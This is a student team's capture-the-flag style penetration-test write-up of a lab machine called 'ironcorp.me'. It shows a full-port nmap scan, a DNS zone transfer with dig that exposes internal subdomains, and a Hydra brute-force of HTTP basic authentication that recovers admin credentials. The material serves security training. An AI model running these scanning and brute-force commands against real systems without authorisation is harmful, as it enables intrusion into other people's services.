PenTest 2

TL8L

STELLAR

Members


ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

SECTION 1 - RECON AND ENUMERATION


Members Involved: Humairah, Fatin, Ilyana, Afiqah

Tools used: Nmap, Hydra, Dig, Firefox, Kali Linux

Thought Process and Methodology and Attempts:




=




Firstly, we put the IP address in /etc/hosts. Next, we added a machine IP address and domain 'ironcorp.me' . Control 'o' to write out and control 'x' to exit.

```
root@ip-10-10-202-65:~# nmap -sV -Pn -p1-65000 10.10.57.212

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 05:21 BST
Stats: 0:08:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.59% done; ETC: 05:39 (0:09:21 remaining)
Stats: 0:09:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.44% done; ETC: 05:38 (0:07:42 remaining)
Stats: 0:12:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.25% done; ETC: 05:38 (0:04:27 remaining)
Nmap scan report for ironcorp.me (10.10.57.212)
Host is up (0.028s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.
4.4)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:DA:63:9C:51:13 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1081.80 seconds
root@ip-10-10-202-65:~#
```


We executed nmap using the command “nmap -sV -Pn -p1-65000 10.10.57.212”. After that, we can see the open ports.



We accessed the website of port 8080 and it seems that there is no functionality that can serve us.




Then, we accessed the web service of port 11025. In port 11025 we find a page where we see an email form which also does not contain any functionality that can serve us.




If port 5985, the port is not found.


```
root@ip-10-10-138-251:~# dig ironcorp.me @10.10.251.99 axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> ironcorp.me @10.10.251.99 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 40 msec
;; SERVER: 10.10.251.99#53(10.10.251.99)
;; WHEN: Tue Aug 02 08:41:04 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-138-251:~#
```


Before enumerating these ports, we tried to dig into the DNS service by using the command dig ironcorp.me @10.10.251.99 (ip address) axfr. Then, we found two subdomains that were running internally which are admin.ironcorp.me and internal.ironcorp.me




After knowing the two subdomains running internally , we went to edit the host config files and added admin.ironcorp.me and internal.ironcorp.me along with the ip address.









We tried to access the admin so we entered admin.ironcorp.me. We cannot access one of the subdomains as this resource is only exposed internally, we need to provide the username and password (basic authentication).









Next, we tried to access another subdomain which is internal.ironcorp.me and it looked like we couldn't access the website.


```
root@ip-10-10-133-112:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 1
1025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 10:22:44
[WARNING] You must supply the web page as an additional option or via -m, defaul
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 10:23:36
root@ip-10-10-133-112:~#
```

In order to find the authentication for the two subdomains, we used hydra -l admin (user) -P /usr/share/wordlists/rockyou.txt (path) -s 11025 admin.ironcorp.me http-get and we managed to find the credentials. -P is to try the password that can pass from the username:admin and -s is to connect the credentials, password and username.

